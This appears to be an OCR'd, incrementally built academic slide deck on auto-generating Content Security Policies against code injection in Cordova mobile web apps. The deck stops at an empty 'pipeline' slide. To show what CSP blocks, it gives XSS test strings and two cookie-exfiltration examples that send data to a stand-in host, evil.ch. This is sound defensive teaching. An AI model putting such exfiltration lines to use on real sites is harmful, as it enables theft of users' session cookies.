Autogenerating Content Security Policies to Prevent Code Injection in Mobile Web Applications

Basil Schöni

Software Composition Group
Institute of Computer Science
University of Berne

28.01.20

Table of Contents

1 Mobile Web Apps

2 Code Injection

3 Content Security Policy

4 Research Questions

5 Automatically Applying CSP

6 Results

What is a mobile web app?

A mobile web app is a mobile application that is written with web technologies (HTML/CSS/JS)

What is a mobile web app?

A mobile web app is a mobile application that is written with web technologies (HTML/CSS/JS)

- WebView: Wrapped browser engine that can interpret HTML, CSS and JS and provides a bridge mechanism to interact with native code

What is a mobile web app?

A mobile web app is a mobile application that is written with web technologies (HTML/CSS/JS)

- WebView: Wrapped browser engine that can interpret HTML, CSS and JS and provides a bridge mechanism to interact with native code
- Mobile Web Framework: Provides easy access to device resources accross operating systems by abstracting away platform differences

What is a mobile web app?

A mobile web app is a mobile application that is written with web technologies (HTML/CSS/JS)

- WebView: Wrapped browser engine that can interpret HTML, CSS and JS and provides a bridge mechanism to interact with native code
- Mobile Web Framework: Provides easy access to device resources accross operating systems by abstracting away platform differences
- Advantage: Compatibility amongst mobile platforms

What is a mobile web app?

A mobile web app is a mobile application that is written with web technologies (HTML/CSS/JS)

- WebView: Wrapped browser engine that can interpret HTML, CSS and JS and provides a bridge mechanism to interact with native code
- Mobile Web Framework: Provides easy access to device resources accross operating systems by abstracting away platform differences
- Advantage: Compatibility amongst mobile platforms
- Disadvantage: Susceptibility to code injection attacks

Table of Contents

1 Mobile Web Apps

2 Code Injection

3 Content Security Policy

4 Research Questions

5 Automatically Applying CSP

6 Results

How does it work?

Code injection in web apps is a consequence of the fact that data and code can be mixed.

How does it work?

Code injection in web apps is a consequence of the fact that data and code can be mixed.

1. Untrusted data is accepted by application

How does it work?

Code injection in web apps is a consequence of the fact that data and code can be mixed.

1. Untrusted data is accepted by application
2. Unsafe data is not sanitized

How does it work?

Code injection in web apps is a consequence of the fact that data and code can be mixed.

1. Untrusted data is accepted by application
2. Unsafe data is not sanitized
3. Unsafe data is passed to DOM in an unsafe manner

How does it work?

Code injection in web apps is a consequence of the fact that data and code can be mixed.

1. Untrusted data is accepted by application
2. Unsafe data is not sanitized
3. Unsafe data is passed to DOM in an unsafe manner
4. Unsafe data is rendered, causing all present Javascript code to be executed

How does it work?

- <p>Some attacker-controlled string<p>

How does it work?

- Some attacker-controlled string
- <script>alert('EVIL')</script>

What are the differences to traditional web apps?

Code injection in mobile web apps differs in some ways from injection in a 'normal' browser.

What are the differences to traditional web apps?

Code injection in mobile web apps differs in some ways from injection in a 'normal' browser.

- Unconventional injection channels

What are the differences to traditional web apps?

Code injection in mobile web apps differs in some ways from injection in a 'normal' browser.

- Unconventional injection channels
  - Barcodes
  - WiFi SSIDs
  - File metadata
  - ...

What are the differences to traditional web apps?

Code injection in mobile web apps differs in some ways from injection in a 'normal' browser.

- Unconventional injection channels
  - Barcodes
  - WiFi SSIDs
  - File metadata
  - ...
- More severe impacts

What are the differences to traditional web apps?

Code injection in mobile web apps differs in some ways from injection in a 'normal' browser.

- Unconventional injection channels
  - Barcodes
  - WiFi SSIDs
  - File metadata
  - ...
- More severe impacts
  - More sensitive access via HTML5 (GPS, high-res cameras, always with its user)
  - More extensive access via JS-interfaces (accelerometer, contacts, SMS, spreading of infection)

Table of Contents

1 Mobile Web Apps

2 Code Injection

3 Content Security Policy

4 Research Questions

5 Automatically Applying CSP

6 Results

How does it work?

Content Security Policy is a security mechanism that restricts what resources can be loaded by the browser and whether some types of JS/CSS code are blocked.

How does it work?

Content Security Policy is a security mechanism that restricts what resources can be loaded by the browser and whether some types of JS/CSS code are blocked.

- Directives: script-src, style-src, img-src, media-src, connect-src, plugin-types, ...

How does it work?

Content Security Policy is a security mechanism that restricts what resources can be loaded by the browser and whether some types of JS/CSS code are blocked.

- Directives: script-src, style-src, img-src, media-src, connect-src, plugin-types, ...
- Origins/Keywords:https://example.ch, data:, 'self', 'unsafe-inline', 'unsafe-eval', 'sha-[hash]', 'strict-dynamic', ...

How does it work?

Content Security Policy is a security mechanism that restricts what resources can be loaded by the browser and whether some types of JS/CSS code are blocked.

- Directives: script-src, style-src, img-src, media-src, connect-src, plugin-types, ...
- Origins/Keywords:https://example.ch, data:, 'self', 'unsafe-inline', 'unsafe-eval', 'sha-[hash]', 'strict-dynamic', ...
- CSP rule: "img-src 'self' http://allowed.ch;"

How does it work?

Content Security Policy is a security mechanism that restricts what resources can be loaded by the browser and whether some types of JS/CSS code are blocked.

- Directives: script-src, style-src, img-src, media-src, connect-src, plugin-types, ...
- Origins/Keywords:https://example.ch, data:, 'self', 'unsafe-inline', 'unsafe-eval', 'sha-[hash]', 'strict-dynamic', ...
- CSP rule: "img-src 'self' http://allowed.ch;"
  - Allowed: <img src="image.png">
  - Allowed: <img src="http://allowed.ch/image.png">
  - Disallowed: <img src="http://disallowed.ch/image.png">

How does it work?

Content Security Policy is a security mechanism that restricts what resources can be loaded by the browser and whether some types of JS/CSS code are blocked.

- Directives: script-src, style-src, img-src, media-src, connect-src, plugin-types, ...
- Origins/Keywords:https://example.ch, data:, 'self', 'unsafe-inline', 'unsafe-eval', 'sha-[hash]', 'strict-dynamic', ...
- CSP rule: "img-src 'self' http://allowed.ch;"
  - Allowed: <img src="image.png">
  - Allowed: <img src="http://allowed.ch/image.png">
  - Disallowed: <img src="http://disallowed.ch/image.png">
- CSP definition: <meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src http://allowed.ch;">

What can be restricted?

- Sources to load data from

What can be restricted?

- Sources to load data from
  - <img src="https://example.ch">
  - <embed src="https://example.ch">
  - <link rel="stylesheet" href="https://example.ch">
  - <script src="https://example.ch">
  - new Worker('https://example.ch');
  - ...

What can be restricted?

- Sources to load data from
  - <img src="https://example.ch">
  - <embed src="https://example.ch">
  - <link rel="stylesheet" href="https://example.ch">
  - <script src="https://example.ch">
  - new Worker('https://example.ch');
  - ...
- URLs to connect to

What can be restricted?

- Sources to load data from
  - <img src="https://example.ch">
  - <embed src="https://example.ch">
  - <link rel="stylesheet" href="https://example.ch">
  - <script src="https://example.ch">
  - new Worker('https://example.ch');
  - ...
- URLs to connect to
  - XMLHttpRequest.open('GET', 'https://example.ch');
  - new WebSocket('https://example.ch');
  - <form action="https://example.ch">
  - ...

What can be restricted?

- Inline scripts and styles

What can be restricted?

- Inline scripts and styles
  - <script>alert('XSS')</script>
  -
  - <style>.content { width: 30px; } </style>
  - document.querySelector('div').setAttribute('style', 'width: 30px;');
  - ...

What can be restricted?

- Inline scripts and styles
  - <script>alert('XSS')</script>
  -
  - <style>.content { width: 30px; } </style>
  - document.querySelector('div').setAttribute('style', 'width: 30px;');
  - ...
- Evaluation of strings in scripts and styles

What can be restricted?

- Inline scripts and styles
  - <script>alert('XSS')</script>
  -
  - <style>.content { width: 30px; } </style>
  - document.querySelector('div').setAttribute('style', 'width: 30px;');
  - ...
- Evaluation of strings in scripts and styles
  - eval("alert('XSS')")
  - window.setTimeout("alert('XSS')", 1000);
  - CSSStyleSheet.insertRule(".content { width: 30px; }")
  - ...

What can be restricted?

- Some other things
  - plugin-types
  - frame-ancestors
  - upgrade-insecure-requests
  - navigate-to
  - ...

How does CSP prevent/mitigate attacks?

- Adding inline scripts to the DOM is arguably the most important way of injecting code

How does CSP prevent/mitigate attacks?

- Adding inline scripts to the DOM is arguably the most important way of injecting code
  - <script>alert('EVIL')</script>

How does CSP prevent/mitigate attacks?

- Adding inline scripts to the DOM is arguably the most important way of injecting code
  - <script>alert('EVIL')</script>
  - Such scripts are blocked by default

How does CSP prevent/mitigate attacks?

- Adding inline scripts to the DOM is arguably the most important way of injecting code
  - <script>alert('EVIL')</script>
  - Such scripts are blocked by default
  - "script-src unsafe-inline" can allow them

How does CSP prevent/mitigate attacks?

- Adding inline scripts to the DOM is arguably the most important way of injecting code
  - <script>alert('EVIL')</script>
  - Such scripts are blocked by default
  - "script-src unsafe-inline" can allow them
  - Using hashes or nonces can allow them: "script-src 'sha256-[hash]';"

How does CSP prevent/mitigate attacks?

- Adding inline scripts to the DOM is arguably the most important way of injecting code
  - <script>alert('EVIL')</script>
  - Such scripts are blocked by default
  - "script-src unsafe-inline" can allow them
  - Using hashes or nonces can allow them: "script-src 'sha256-[hash]';"
  - Trust propagation can allow them: "script-src 'sha256-[parent-hash]' 'strict-dynamic';"

How does CSP prevent/mitigate attacks?

- Adding inline scripts to the DOM is arguably the most important way of injecting code
  - <script>alert('EVIL')</script>
  - Such scripts are blocked by default
  - "script-src unsafe-inline" can allow them
  - Using hashes or nonces can allow them: "script-src 'sha256-[hash]';"
  - Trust propagation can allow them: "script-src 'sha256-[parent-hash]' 'strict-dynamic';"
  - This is the biggest security win provided by CSP

How does CSP prevent/mitigate attacks?

- Adding inline scripts to the DOM is arguably the most important way of injecting code
  - <script>alert('EVIL')</script>
  - Such scripts are blocked by default
  - "script-src unsafe-inline" can allow them
  - Using hashes or nonces can allow them: "script-src 'sha256-[hash]';"
  - Trust propagation can allow them: "script-src 'sha256-[parent-hash]' 'strict-dynamic';"
  - This is the biggest security win provided by CSP
  - Unfortunately, 'unsafe-inline' is very common

How does CSP prevent/mitigate attacks?

- Adding inline scripts to the DOM is arguably the most important way of injecting code
  - <script>alert('EVIL')</script>
  - Such scripts are blocked by default
  - "script-src unsafe-inline" can allow them
  - Using hashes or nonces can allow them: "script-src 'sha256-[hash]';"
  - Trust propagation can allow them: "script-src 'sha256-[parent-hash]' 'strict-dynamic';"
  - This is the biggest security win provided by CSP
  - Unfortunately, 'unsafe-inline' is very common
    - 91% of Cordova apps studied by one paper
    - 87% of web apps analyzed by large-scale study

How does CSP prevent/mitigate attacks?

- String evaluation is another common injection sink

How does CSP prevent/mitigate attacks?

- String evaluation is another common injection sink
  - eval("alert('EVIL')")

How does CSP prevent/mitigate attacks?

- String evaluation is another common injection sink
  - eval("alert('EVIL')")
  - Such expressions are blocked by default

How does CSP prevent/mitigate attacks?

- String evaluation is another common injection sink
  - eval("alert('EVIL')")
  - Such expressions are blocked by default
  - "script-src unsafe-eval" can allow them

How does CSP prevent/mitigate attacks?

- String evaluation is another common injection sink
  - eval("alert('EVIL')")
  - Such expressions are blocked by default
  - "script-src unsafe-eval" can allow them
  - Unfortunately, 'unsafe-eval' is also very common

How does CSP prevent/mitigate attacks?

- String evaluation is another common injection sink
  - eval("alert('EVIL')")
  - Such expressions are blocked by default
  - "script-src unsafe-eval" can allow them
  - Unfortunately, 'unsafe-eval' is also very common
    - 92% of Cordova apps studied by one paper
    - 82% of web apps analyzed by large-scale study

How does CSP prevent/mitigate attacks?

- String evaluation is another common injection sink
  - eval("alert('EVIL')")
  - Such expressions are blocked by default
  - "script-src unsafe-eval" can allow them
  - Unfortunately, 'unsafe-eval' is also very common
    - 92% of Cordova apps studied by one paper
    - 82% of web apps analyzed by large-scale study
  - One reason for this is that frameworks like jQuery heavily rely on string evaluation

How does CSP prevent/mitigate attacks?

- CSP also mitigates the exfiltration of data

How does CSP prevent/mitigate attacks?

- CSP also mitigates the exfiltration of data
  - <img src="https://evil.ch/[cookie]">
  - xhr.open('POST', 'https://evil.ch'); xhr.send(cookie);

How does CSP prevent/mitigate attacks?

- CSP also mitigates the exfiltration of data
  - <img src="https://evil.ch/[cookie]">
  - xhr.open('POST', 'https://evil.ch'); xhr.send(cookie);
  - Such exfiltrations are blocked by default if an img-src / connect-src rule is present

How does CSP prevent/mitigate attacks?

- CSP also mitigates the exfiltration of data
  - <img src="https://evil.ch/[cookie]">
  - xhr.open('POST', 'https://evil.ch'); xhr.send(cookie);
  - Such exfiltrations are blocked by default if an img-src / connect-src rule is present
  - "img-src evil.ch" / "connect-src evil.ch" can allow them

How does CSP prevent/mitigate attacks?

- CSP also mitigates the exfiltration of data
  - <img src="https://evil.ch/[cookie]">
  - xhr.open('POST', 'https://evil.ch'); xhr.send(cookie);
  - Such exfiltrations are blocked by default if an img-src / connect-src rule is present
  - "img-src evil.ch" / "connect-src evil.ch" can allow them
  - Unfortunately, whitelisting the general wildcard (*) is very common

How does CSP prevent/mitigate attacks?

- CSP also mitigates the exfiltration of data
  - <img src="https://evil.ch/[cookie]">
  - xhr.open('POST', 'https://evil.ch'); xhr.send(cookie);
  - Such exfiltrations are blocked by default if an img-src / connect-src rule is present
  - "img-src evil.ch" / "connect-src evil.ch" can allow them
  - Unfortunately, whitelisting the general wildcard (*) is very common
    - 77% of Cordova apps studied by one paper whitelist * in default-src

Table of Contents

1 Mobile Web Apps

2 Code Injection

3 Content Security Policy

4 Research Questions

5 Automatically Applying CSP

6 Results

Research questions

1. What attack methods against mobile web applications exist?

Research questions

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?

Research questions

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?

Research questions

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?
    1. Can we rewrite real-world Cordova apps to allow more strict CSP definitions?

Research questions

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?
    1. Can we rewrite real-world Cordova apps to allow more strict CSP definitions?
    2. What patterns limit us in rewriting applications and generating CSP definitions?

Research questions

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?
   1. Can we rewrite real-world Cordova apps to allow more strict CSP definitions?
   2. What patterns limit us in rewriting applications and generating CSP definitions?
4. How prevalent are the patterns we attempt to rewrite?

Research questions

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?
   1. Can we rewrite real-world Cordova apps to allow more strict CSP definitions?
   2. What patterns limit us in rewriting applications and generating CSP definitions?
4. How prevalent are the patterns we attempt to rewrite?
   1. How prevalent are the patterns we can successfully rewrite?

Research questions

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?
   1. Can we rewrite real-world Cordova apps to allow more strict CSP definitions?
   2. What patterns limit us in rewriting applications and generating CSP definitions?
4. How prevalent are the patterns we attempt to rewrite?
   1. How prevalent are the patterns we can successfully rewrite?
   2. How prevalent are the patterns we cannot rewrite?

Table of Contents

1 Mobile Web Apps

2 Code Injection

3 Content Security Policy

4 Research Questions

5 Automatically Applying CSP

6 Results

The problem

- The problem

The problem

- The problem
  - Many applications don't use any CSP at all

The problem

- The problem
  - Many applications don't use any CSP at all
  - Of those that do, many apps use it in a way that doesn't leverage its main advantages

The problem

- The problem
  - Many applications don't use any CSP at all
  - Of those that do, many apps use it in a way that doesn't leverage its main advantages
  - Many applications make use of APIs that are incompatible with strict CSP rules

The problem

- The problem
  - Many applications don't use any CSP at all
  - Of those that do, many apps use it in a way that doesn't leverage its main advantages
  - Many applications make use of APIs that are incompatible with strict CSP rules
- A solution?

The problem

- The problem
  - Many applications don't use any CSP at all
  - Of those that do, many apps use it in a way that doesn't leverage its main advantages
  - Many applications make use of APIs that are incompatible with strict CSP rules
- A solution?
  - Automatic generation of CSP rules would make it easy to deploy CSP for existing apps


The problem

- The problem
  - Many applications don't use any CSP at all
  - Of those that do, many apps use it in a way that doesn't leverage its main advantages
  - Many applications make use of APIs that are incompatible with strict CSP rules
- A solution?
  - Automatic generation of CSP rules would make it easy to deploy CSP for existing apps
  - Incompatible APIs should be rewritten in order to avoid losing strictness


The problem

- The problem
  - Many applications don't use any CSP at all
  - Of those that do, many apps use it in a way that doesn't leverage its main advantages
  - Many applications make use of APIs that are incompatible with strict CSP rules
- A solution?
  - Automatic generation of CSP rules would make it easy to deploy CSP for existing apps
  - Incompatible APIs should be rewritten in order to avoid losing strictness
  - Care must be taken to avoid breaking app functionalities


The pipeline



The pipeline



